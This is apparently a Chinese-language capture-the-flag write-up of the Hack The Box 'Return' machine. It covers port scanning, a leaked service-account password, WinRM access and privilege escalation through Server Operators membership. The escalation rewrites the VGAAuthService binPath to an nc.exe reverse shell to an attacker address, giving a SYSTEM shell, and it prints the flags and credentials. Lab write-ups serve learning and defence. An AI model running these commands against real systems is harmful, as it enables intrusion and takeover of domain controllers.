

Return(AD完成),Idap、AD[server-operators+VGAAuthService+sc.exe提權利用]

```
└─# nmap -sCV -p
53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664-
49667,49674-49679,49719,64590 10.10.11.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 00:31 PDT
Nmap scan report for 10.10.11.108
Host is up (0.26s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time:
2024-05-27 07:50:36Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
```

```
49667/tcp open  msrpc          Microsoft Windows RPC
49674/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc          Microsoft Windows RPC
49676/tcp open  msrpc          Microsoft Windows RPC
49677/tcp closed unknown
49678/tcp closed unknown
49679/tcp open  msrpc          Microsoft Windows RPC
49719/tcp open  msrpc          Microsoft Windows RPC
64590/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Host script results:

```
|_clock-skew: 18m35s
| smb2-time:
|   date: 2024-05-27T07:51:38
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 82.15 seconds

80網站，有連到server port 389



些改參數，發現一段文字



```
username : svc-printer
passwd : 1edFg43012!!
```

發現可以進行遠端執行

```
(root@kali)-[~]
└─# crackmapexec winrm 10.10.11.108 -u svc-printer -p '1edFg43012!!'
SMB      10.10.11.108  5985  PRINTER  [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
HTTP     10.10.11.108  5985  PRINTER  [*] http://10.10.11.108:5985/wsman
WINRM    10.10.11.108  5985  PRINTER  [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)

(root@kali)-[~]
└─# crackmapexec smb 10.10.11.108 -u svc-printer -p '1edFg43012!!'
SMB      10.10.11.108  445   PRINTER  [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:
False)
SMB      10.10.11.108  445   PRINTER  [+] return.local\svc-printer:1edFg43012!!
```

拿到靶機

```
└─# ./evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'
Evil-WinRM shell v3.5
Password:
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami
return\svc-printer
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net users

User accounts for \\

Administrator          Guest                   krbtgt
svc-printer
The command completed with one or more errors.
```

```
+ FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-printer\Documents> gci -r -file c:/Users
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
-ar—	5/27/2024 12:11 AM	34	root.txt

Directory: C:\Users\Administrator\Favorites

Mode	LastWriteTime	Length	Name
-a—	5/20/2021 12:10 PM	208	Bing.url

Directory: C:\Users\Administrator\Links

Mode	LastWriteTime	Length	Name
-a—	5/20/2021 12:10 PM	518	Desktop.lnk
-a—	5/20/2021 12:10 PM	975	Downloads.lnk

Directory: C:\Users\svc-printer\Desktop

Mode	LastWriteTime	Length	Name
-ar—	5/27/2024 12:11 AM	34	user.txt

user flag

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> type C:\Users\svc-printer\Desktop\user.txt
3cf0a88ede9cf41d3bc3e8c05a46f864
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

```
*Evil-WinRM* PS C:\windows\temp> whoami /all

USER INFORMATION

User Name      SID
=====
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103

GROUP INFORMATION

Group Name      Type      SID      Attributes
=====
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators Alias      S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators Alias      S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias      S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users   Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label      S-1-16-12288

PRIVILEGES INFORMATION

Privilege Name      Description      State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemtimePrivilege Change the system time Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

```

*Evil-WinRM* PS C:\windows\temp> net user svc-printer
User name                svc-printer
Full Name                SVCPrinter
Comment                 Service Account for Printer
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        5/26/2021 1:15:13 AM
Password expires         Never
Password changeable      5/27/2021 1:15:13 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/27/2024 1:12:55 AM

Logon hours allowed      All

Local Group Memberships  *Print Operators      *Remote Management Use
                        *Server Operators
Global Group memberships *Domain Users
The command completed successfully.

```

目前user 有「印表機操作員」、「遠端管理使用」、「伺服器操作員」和「網域使用者」群組。
找到伺服器文件：

- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups#server-operators>

Server Operators 群組的成員可以管理網域控制站。此群組僅存在於網域控制站上。預設情況下，該群組沒有成員。Members of the Server Operators group can take the following actions: sign in to a server interactively, create and delete network shared resources, start and stop services, back up and restore files, format the hard disk drive of the computer, and shut down the 電腦.該群組無法重新命名、刪除或移除。

預設情況下，該內建群組沒有成員。此群組有權存取網域控制站上的伺服器設定選項。其成員身分由網域中的服務管理員群組 Administrators 和 Domain Admins 以及林根網域中的 Enterprise Admins 群組控制。該群組中的成員無法變更任何管理群組成員資格。此群組被視為服務管理員帳戶，因為其成員具有對網域控制器的實體存取權。此群組的成員可以執行備份和還原等維護任務，並且可以變更安裝在網域控制站上的二進位。請參閱下表中的群組的預設使用者權限。

伺服器操作員群組適用於預設 Active Directory 安全性群組中的 Windows Server 作業系統。

後面不懂參考網路答案～

Path	Privileges	Service
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe	True	ADWS
\\??C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys	True	MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSSvcHost.exe	True	NetTcpPortSharing
C:\Windows\SysWow64\perfhst.exe	True	PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"	False	Sense
C:\Windows\servicing\TrustedInstaller.exe	False	TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAUTH\VGAAuthService.exe"	True	VGAAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"	True	VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"	True	WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"	True	WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"	False	WMPNetworkSvc

```
sc.exe config VGAAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 9200"
sc.exe stop VGAAuthService
sc.exe start VGAAuthService
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VGAAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 9200"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe stop VGAAuthService

SERVICE_NAME: VGAAuthService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start VGAAuthService
[]

C:\Users\svc-printer\Documents> nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.108] 52174
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
1a888ba12384fe1d2a8dacf714838d83
```

VGAuthService被更改反彈了！

Evil-WinRM PS C:\Program Files\VMware\VMware Tools> services

Path	Privileges	Service
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe	True	ADWS
\\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320835716}\MpKslDrv.sys	True	MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe	True	NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe	True	PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"	False	Sense
C:\Windows\servicing\TrustedInstaller.exe	False	TrustedInstaller
C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.2 9200	True	VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"	True	VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"	True	WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"	True	WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"	False	WMPNetworkSvc

Evil-WinRM PS C:\Program Files\VMware\VMware Tools>